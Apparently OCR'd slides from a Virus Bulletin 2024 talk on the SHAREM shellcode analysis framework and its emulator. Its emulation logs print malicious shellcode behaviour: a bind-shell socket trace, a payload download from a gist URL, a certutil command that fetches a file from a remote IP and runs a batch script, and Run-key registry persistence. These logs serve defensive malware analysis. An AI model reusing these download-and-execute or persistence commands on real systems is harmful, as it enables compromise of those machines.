
Shellcode as a malevolent being



Leveraging AI to Enhance the Capabilities of SHAREM Shellcode Analysis Framework

Dr. Bramwell Brizendine

vb 2024 DUBLIN 2-4 Oct 2024

Dr. Bramwell Brizendine

- **Dr. Bramwell Brizendine** is an Assistant Professor at University of Alabama in Huntsville

THE UNIVERSITY OF ALABAMA IN HUNTSVILLE

- Founding Director of the VERONA Lab
  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of the JOP ROCKET, ShellWasp, ROP ROCKET, & SHAREM.
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- Presenter at DEF CON, Black Hat (USA, Asia, Europe, MEA), Virus Bulletin, Hack in the Box Amsterdam, @Hack Riyadh, Wild West Hackin' Fest, National Cyber Summit.
- Education:
  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance

Bramwell.Brizendine@gmail.com
Bramwell.Brizendine@uah.edu

Thanks to the Rest of the SHAREM Team!


Austin Babcock, Jake Hince, Shelby VandenHoek, Sascha Walker, Evan Read, Dylan Park, Kade Brost, and Tarek Abdelmotaleb.

Thank you also to Max Kersten for his Ghidra Plugin for SHAREM.

In October 2024, new students from UAH will begin work on SHAREM as part of the VICEROY program.

Why We Care About Shellcode Analysis

- **Shellcode in malware**
  - Can be easily obfuscated, complicating analysis.
  - Often featured as part in multi-stage samples.
- **Shellcode analysis challenges**
  - Analysis must be performed on shellcode to fully comprehend what is behind malicious obfuscation.
  - Unlike PE files, shellcode does not directly call WinAPIs in the traditional sense.
    - Makes static analysis difficult.
  - Dynamic analysis (e.g. WinDbg) is possible, but time consuming.



.exe file

```
PUSH    0x6578652e

PUSH    0x636c6163

MOV     dword ptr [EBP + -0x14],ESP
PUSH    0x3
PUSH    dword ptr [EBP + -0x14]
MOV     EDI,dword ptr [EBP + -0x10]
CALL    WinExec
```

PE file will likely have API call labeled

Shellcode

```
PUSH    0x6578652e

PUSH    0x636c6163

MOV     dword ptr [EBP + -0x14],ESP
PUSH    0x3
PUSH    dword ptr [EBP + -0x14]
MOV     EDI,dword ptr [EBP + -0x10]
CALL    EDI
```

Shellcode version:
What is **EDI**????

Enter SHAREM: The Ultimate Shellcode Analysis Tool

```
Sharem>Emulator> h

                SHAREM
 Emulator

 z -  Initiate emulation.
 s -  Select syscall versions.
 m -  Maximum instructions to emulate.      [900000]
 v -  Verbose mode (Timeless Debugging).   [x]
       Log all Assembly executed to emulationLog.txt
 c -  Complete code coverage.              [x]
 a -  CPU Architecture                     [32]
 b -  Break out of infinite loops.         [x]
 n -  Number of iterations before break.   [5000]
 p -  Emulation verbose print style.       [x]
 e -  Change entry point offset.           [0x0]
 w -  Multiline print style of artifacts.  [x]
 h -  Show this menu.
 x -  Exit.
```

```
0x87 mov edi, dword ptr [ebp - 8]              8b 7d f8
0x8a call edi                                  ff d7
      ; call to LoadLibraryA
        (kernel32.dll)
0x8c mov dword ptr [ebp - 0xc], eax            89 45 f4
0x8f xor ecx, ecx                              31 c9
0x91 push ecx                                  51
0x92 push 0x5a636578                           68 78 65 63 5a
0x97 mov byte ptr [esp + 3], cl                88 4c 24 03
0x9b push 0x456e6957                           68 57 69 6e 45
0xa0 push esp                                  54
0xa1 push dword ptr [ebp - 0xc]                ff 75 f4
0xa4 mov esi, dword ptr [ebp - 4]              8b 75 fc
0xa7 call esi                                  ff d6
      ; call to GetProcAddress
        (kernel32.dll, WinExec)
0xa9 mov dword ptr [ebp - 0x10], eax           89 45 f0
0xac xor edx, edx                              31 d2
0xae push edx                                  52
0xaf push 0x6578652e                           68 2e 65 78 65
0xb4 push 0x636c6163                           68 63 61 6c 63
           ; calc.exe - Stack string
0xb9 mov dword ptr [ebp - 0x14], esp           89 65 ec
0xbc push 3                                    6a 03
0xbe push dword ptr [ebp - 0x14]               ff 75 ec
0xc1 mov edi, dword ptr [ebp - 0x10]           8b 7d f0
0xc4 call edi                                  ff d7
      ; call to WinExec
        (calc.exe, SW_MAXIMIZE)
```

```
0x120000eb HeapCreate(DWORD flOptions, SIZE_T dwInitialSize, SIZE_T dw
        DWORD flOptions: HEAP_CREATE_ENABLE_EXECUTE
        SIZE_T dwInitialSize: 0x10
        SIZE_T dwMaximumSize: 0x2000
        Return: HANDLE 0x25000000

0x120000f7 HeapAlloc(HANDLE hHeap, DWORD dwFlags, SIZE_T dwBytes)
        HANDLE hHeap: 0x25000000
        DWORD dwFlags: HEAP_ZERO_MEMORY
        SIZE_T dwBytes: 0x3000
        Return: LPVOID 0x25001000
```

```
************* Artifacts ********
*** Correlations ***
somePayload.exe -> payload.exe

*** Paths ***
** Misc **
c:\Users\Public\Downloads
c:\Users\Public\Downloads\payloa

*** Files ***
** Create **
payload.exe

** Misc **
somePayload.exe : 05eeb73092f5f8e298d11002407aba69
kernel32.dll
urlmon.dll
advapi32.dll
payload.exe

*** Web ***
https://gist.githubusercontent.com/ShelbyVH/750b32dbd1f33960b5aecff4d32a3c7c/raw/3fb43d88c7564ec32f62fee
5188b546333/somePayload.exe [200]
```


An Overview of SHAREM's Game-changing Features

- SHAREM's game-changing features:
  - **Robust Emulator**
    - WinAPI and Windows syscall identification.
    - Complete code coverage.
  - **Virtualy flawless disassembler.**
    - Enhanced by emulation results.
  - **Shellcode decoder.**
    - Decoding through emulation.
    - Brute force deobfuscation (non-emulation).
- All with these:
  - 32-bit and 64-bit compatibility for Windows shellcode analysis
  - Customizable config file for many settings.
  - **New!** Ghidra plugin (optional, from Trellix).


SHAREM
Shellcode
Emulator

SHAREM Emulator

- Extensive API support
  - Over **30,000 WinAPIs.**
  - **60+ DLLs**
  - 99% of Windows syscalls.
- Takes in **.bin** (raw binary) or **.txt** (hex representation) of shellcode as input.
- **IOC extraction**
- Enhances other SHAREM components.
- Built with Unicorn Engine
  - This is just a foundation to emulate CPU instructions.
  - We significantly build upon this.



Windows Structures

- We want the shellcode to think it's running in an **actual Windows process**.
  - It would not execute properly with vanilla unicorn emulation alone.
- SHAREM stubs out important Windows structures in memory (ie. PEB, TEB).
  - This allows for techniques such as "**PEB walking**" to succeed in emulation.
  - Essential for accurately assessing shellcode behavior
- Implements doubly linked lists for structures that provide **metadata for DLLs.**
  - Start addresses, size, etc.
  - Enhances fidelity of emulation and analysis

Windows PEB Structure
www.vergiliusproject.com

```
struct _PEB
{
    UCHAR InheritedAddressSpace;
    UCHAR ReadImageFileExecOptions;
    UCHAR BeingDebugged;
    union
    {
        UCHAR BitField;
        struct
        {
            UCHAR ImageUsesLargePages:1;
            UCHAR IsProtectedProcess:1;
            UCHAR IsImageDynamicallyRelocated:1;
            UCHAR SkipPatchingUser32Forwarders:1;
            UCHAR IsPackagedProcess:1;
            UCHAR IsAppContainer:1;
            UCHAR IsProtectedProcessLight:1;
            UCHAR IsLongPathAwareProcess:1;
        };
    };
    VOID* Mutant;
    VOID* ImageBaseAddress
    struct _PEB_LDR_DATA* Ldr;
```


PEB Walking: Process used by shellcode authors to manually resolve API addresses in memory, by traversing Windows structures.

DLLs in Emulation

- Loads **real DLLs** into memory, inflating them according to our algorithm.
- Entry for each DLL also added with functioning linked list pointers.
- Uses ***pefile*** to identify API addresses; they are saved to interconnected lookup dictionaries, streamlining API call resolution during emulation.
  - Lookup dictionary identifies API at runtime

pefile

https://github.com/erocarrera/pefile



API Emulation

- Records each **WinAPI** call made by shellcode, including the API address, parameters passed, & result
- Uses a **special lookup dictionary** to accurately map memory addresses to WinAPI functions.
- Viewing this information yields **great insight into the shellcode's behavior.**

```
0x1200005b LoadLibraryA(LPCTSTR lpLibFileName)
        LPCTSTR lpLibFileName: WS2_32.DLL
        Return: HMODULE 0x15930388

0x1200008f WSAStartup(WORD wVersionRequired, LPWSADATA lpWSADa
        WORD wVersionRequired: 0x101
        LPWSADATA lpWSAData: 0x16fffc10
        Return:  0x0

0x1200009a WSASocketA(int af, int type, int protocol, LPWSAPRO
lpProtocolInfo, GROUP g, DWORD dwFlags)
        int af: AF_INET
        int type: SOCK_STREAM
        int protocol: 0x0
        LPWSAPROTOCOL_INFOA lpProtocolInfo: 0x0
        GROUP g: 0x0
        DWORD dwFlags: 0x0
        Return: INT 0x88880000

0x120000ae bind(SOCKET s, const sockaddr * name, int namelen)
        SOCKET s: 0x88880000
        const sockaddr * name: 0.0.0.0:8721
        int namelen: 0x10
        Return: INT 0x0

0x120000b3 listen(SOCKET s, int backlog)
        SOCKET s: 0x88880000
        int backlog: 0x0
        Return:  0x0

0x120000b9 accept(SOCKET s, sockaddr * addr, int * addrlen)
        SOCKET s: 0x88880000
        sockaddr * addr: 0x16fffc04
```

Bind shell shellcode from Metasploit @hdm
http://shell-storm.org/shellcode/files/shellcode-173.html

Handcrafted API Hooks

- Subsequent actions taken by the shellcode sometimes depend on return values of WinAPIs.
- **Several hundred** Windows APIs have hand-written hooks.
  - e.g., a call to VirtualAlloc will trigger Unicorn's *mem_map* for realistic memory allocation.

```
def VirtualAlloc(self, uc: Uc, eip: int, esp: int, export_dict: dict, callAddr: int
    pTypes = ['LPVOID', 'SIZE_T', 'DWORD', 'DWORD']
    pNames = ['lpAddress', 'dwSize', 'flAllocationType', 'flProtect']
    pVals = makeArgVals(uc, em, esp, len(pTypes))


    # Round up to next page (4096)
    pVals[1] = ((pVals[1] // 4096) + 1) * 4096

    try:
        uc.mem_map(pVals[0], pVals[1])
        retVal = pVals[0]
    except:
        try:
            allocLoc = emuSimVals.availMem
            uc.mem_map(allocLoc, pVals[1])
            emuSimVals.availMem += pVals[1]
            retVal = allocLoc
        except:
            retVal = 0xbadd0000
            pass
```

VirtualAlloc Stub

```
0x120000be VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType,
DWORD flProtect)
        LPVOID lpAddress: 0x0
        SIZE_T dwSize: 0x1000
        DWORD flAllocationType: MEM_COMMIT
        DWORD flProtect: PAGE_EXECUTE_READWRITE
        Return: INT 0x25000000
```

VirtualAlloc hooked from shellcode

Emulation of Syscalls

- Nearly all **user-mode Windows syscalls** are accurately emulated.
- Stack cleanup for syscalls is different than with WinAPIs – there is **none**.
- The shellcode author is responsible for their own stack clean up.
- The user must specify the **target OS build**, or “release,” to emulate syscalls successfully.

```
************ Syscalls ************

0x1200002a NtAllocateVirtualMemory(HANDLE ProcessHandle, PVOID *BaseAddress, ULONG_PTR ZeroBits,
RegionSize, ULONG AllocationType, ULONG Protect)
        HANDLE ProcessHandle: 0x0
        PVOID *BaseAddress: 0x16ffffff8 -> 0x25000000
        ULONG_PTR ZeroBits: 0x0
        PSIZE_T RegionSize: 0x16ffffff4 -> 0x4000
        ULONG AllocationType: MEM_COMMIT | MEM_RESERVE
        ULONG Protect: PAGE_EXECUTE_READWRITE
        Return: NTSTATUS STATUS_SUCCESS
        EAX:  0x15 - (Windows 7, SP SP1)
```

OS Build

- Wherever possible, SHAREM tries to print output in **human-readable** form, such as directly using **readable memory flags**.
  - e.g., **PAGE_EXECUTE_READWRITE** instead of hexadecimal values like **0x40**

```
0x120000be VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DW
DWORD flProtect)
        LPVOID lpAddress: 0x0
        SIZE_T dwSize: 0x1000
        DWORD flAllocationType: MEM_COMMIT
        DWORD flProtect: PAGE_EXECUTE_READWRITE
        Return: INT 0x25000000
```

  - All string types are parsed from memory and displayed as strings

```
0x120000c4 WinExec(LPCSTR lpCmdLine, UINT uCmdShow)
        LPCSTR lpCmdLine: calc.exe
        UINT uCmdShow: SW_MAXIMIZE
        Return: INT 0x20
```

Smart Output

```
********** Artifacts **********
*** Correlations ***
somePayload.exe -> payload.exe

*** Paths ***
** Misc **
c:\Users\Public\Downloads
c:\Users\Public\Downloads\payload.exe

*** Files ***
** Create **
payload.exe

** Misc **
somePayload.exe : 05eeb73092f5f8e298d11002407aba69
kernel32.dll
urlmon.dll
advapi32.dll
payload.exe

*** Web ***
https://gist.githubusercontent.com/ShelbyVH/750b32dbd1f33960b5aecff4d32a3c7c/raw/3fb43d88c75
5188b546333/somePayload.exe [200]
```

The original filename – and what the shellcode saved it as after downloading it

Paths used in downloading

File created

Md5 hash of downloaded file

Downloading Live Files

Structures

- Two structures are passed as parameters for **CreateProcessA**.
  - Instead of just a pointer to the structure, we see **all the members of the structure**.

```
0x12000103 CreateProcessA(LPCSTR lpApplicationName, LPSTR lpCommandLine, LPSECURITY_ATTRIBUTES
lpProcessAttributes, LPSECURITY_ATTRIBUTES lpThreadAttributes, BOOL bInheritHandles, DWORD
dwCreationFlags, LPVOID lpEnvironment, LPCSTR lpCurrentDirectory, LPSTARTUPINFOA lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation)
        LPCSTR lpApplicationName: [NULL]
        LPSTR lpCommandLine: cmd.exe /c certutil.exe -urlcache -f http://167.99.229.113/default.css ser
t && service.bat
        LPSECURITY_ATTRIBUTES lpProcessAttributes: 0
        LPSECURITY_ATTRIBUTES lpThreadAttributes: 0
        BOOL bInheritHandles: FALSE
        DWORD dwCreationFlags: 0x0
        LPVOID lpEnvironment: 0x0
        LPCSTR lpCurrentDirectory: [NULL]
        LPSTARTUPINFOA lpStartupInfo:
                DWORD cb: 0x88880000
                LPSTR lpReserved: 2290614280
                LPSTR lpDesktop: [NULL]
                LPSTR lpTitle: [NULL]
                DWORD dwX: 0x0
                DWORD dwY: 0x0
                DWORD dwXSize: 0x0
                DWORD dwYSize: 0x0
                DWORD dwXCountChars: 0x0
                DWORD dwYCountChars: 0x0
                DWORD dwFillAttribute: 0x0
                DWORD dwFlags: 0x0
                WORD wShowWindow: 0x0
                WORD cbReserved2: 0x0
                LPBYTE lpReserved2: 0x0
                HANDLE hStdInput: 0x0
                HANDLE hStdOutput: 0x0
                HANDLE hStdError: 0x0
        LPPROCESS_INFORMATION lpProcessInformation:
                HANDLE hProcess: 0x88880000
                HANDLE hThread: 0x88880008
                DWORD dwProcessId: 0x2710
                DWORD dwThreadId: 0x4e20
        Return: BOOL TRUE
```

Structure #1

Structure #2

Structures within Structures

- **GetTimeZoneInformation** has only one paramater!
  - It is a structure, which has **two structures** as parameters.
  - We see all three of the structures, including the **nested structures**.

```
0x120000f5 GetTimeZoneInformation(LPTIME_ZONE_INFORMATION lpTimeZoneInfo
        LPTIME_ZONE_INFORMATION lpTimeZoneInformation:
                LONG Bias: 0x0
                WCHAR StandardName: UTC
                SYSTEMTIME StandardDate:
                        WORD wYear: 0x7e6
                        WORD wMonth: 0x7
                        WORD wDayOfWeek: 0x0
                        WORD wDay: 0x18
                        WORD wHour: 0xf
                        WORD wMinute: 0x2a
                        WORD wSecond: 0x2e
                        WORD wMilliseconds: 0x0
                LONG StandardBias: 0x0
                WCHAR DaylightName: UTC
                SYSTEMTIME DaylightDate:
                        WORD wYear: 0x7e6
                        WORD wMonth: 0x7
                        WORD wDayOfWeek: 0x0
                        WORD wDay: 0x18
                        WORD wHour: 0xf
                        WORD wMinute: 0x2a
                        WORD wSecond: 0x2e
                        WORD wMilliseconds: 0x0
                LONG DaylightBias: 0x0
        Return: DWORD TIME_ZONE_ID_STANDARD
```

Outer Structure

Inner Structure #1

Inner Structure #2

Registry Emulation

- SHAREM Registry Manager (SRM) has registry for shellcode to interact with.
  - Stores a list of **registry values** and **handles to key paths.**
- SHAREM simulates success, if a WinAPI tries to read a registry value not yet created.
  - Some dummy values are customizable via config.

```
*** Registry Actions ***
** Add **
HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run

** Edit **
HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run
(Default)
(SHAREM Default Value)
HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run
sljk54fja
C:\Windows\SysWOW64\calc.exe

*** Registry Techniques ***
** Persistence **
HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run
```

- Uses MITRE framework to identify various techniques related to the registry—no AI used.

Handles to Registry Keys

```
0x120000fa RegCreateKeyExA(HKEY hKey, LPCSTR lpSubKey, DWORD Reserved, LPSTR
lpClass, DWORD dwOptions, REGSAM samDesired, LPSECURITY_ATTRIBUTES lpSecurityAttributes, PHKEY
phkResult, LPDWORD lpdwDisposition)
        HKEY hKey: HKEY_CURRENT_USER
        LPCSTR lpSubKey: \Software\Microsoft\Windows\CurrentVersion\Run
        DWORD Reserved: 0x0
        LPSTR lpClass: [NULL]
        DWORD dwOptions: REG_OPTION_NON_VOLATILE
        REGSAM samDesired: KEY_SET_VALUE
        LPSECURITY_ATTRIBUTES lpSecurityAttributes: 0
        PHKEY phkResult: 0x12000227 -> HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
        LPDWORD lpdwDisposition: 0x0
        Return: LSTATUS ERROR_SUCCESS

0x12000146 RegSetValueExA(HKEY hKey, LPCSTR lpValueName, DWORD Reserved, DWORD
dwType, BYTE * lpData, DWORD cbData)
        HKEY hKey: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
        LPCSTR lpValueName: Firefox
        DWORD Reserved: 0x0
        DWORD dwType: REG_SZ
        BYTE * lpData: "C:\Users\AppSec\Downloads\my_sc_test_offset.exe"
        DWORD cbData: 0x32
        Return: LSTATUS ERROR_SUCCESS
```

Actual key, not hex

Actual key, not hex

- For handles, instead of hex values, we see the **actual registry keys**.
  - This makes understanding what is happening easier.

```
G TitleIndex, PUNICODE_STRING Class, ULONG CreateOptions, PUNLONG Disposition)
        PHANDLE KeyHandle: 0x16fffae8 -> \Registry\Machine\Software\Microsoft\Windows\CurrentVersion\Run
        ACCESS_MASK DesiredAccess: 0xf013f
        POBJECT_ATTRIBUTES ObjectAttributes:
                ULONG Length: 0x18
                HANDLE RootDirectory: 0x0
                PUNICODE_STRING ObjectName: \Registry\Machine\Software\Microsoft\Windows\CurrentVersion\Run
                ULONG Attributes: 0x40
                PVOID SecurityDescriptor: 0x0 -> 0x0
                PVOID SecurityQualityOfService: 0x0 -> 0x0
        ULONG TitleIndex: 0x0
        PUNICODE_STRING Class: 0x0
        ULONG CreateOptions: 0x0
        PUNLONG Disposition: 0x0 -> 0x0
        Return: NTSTATUS STATUS_SUCCESS
        EAX:  0x60 - (Windows 10, SP 2004)
```

Actual key, not pointer to hex

Registry Syscalls

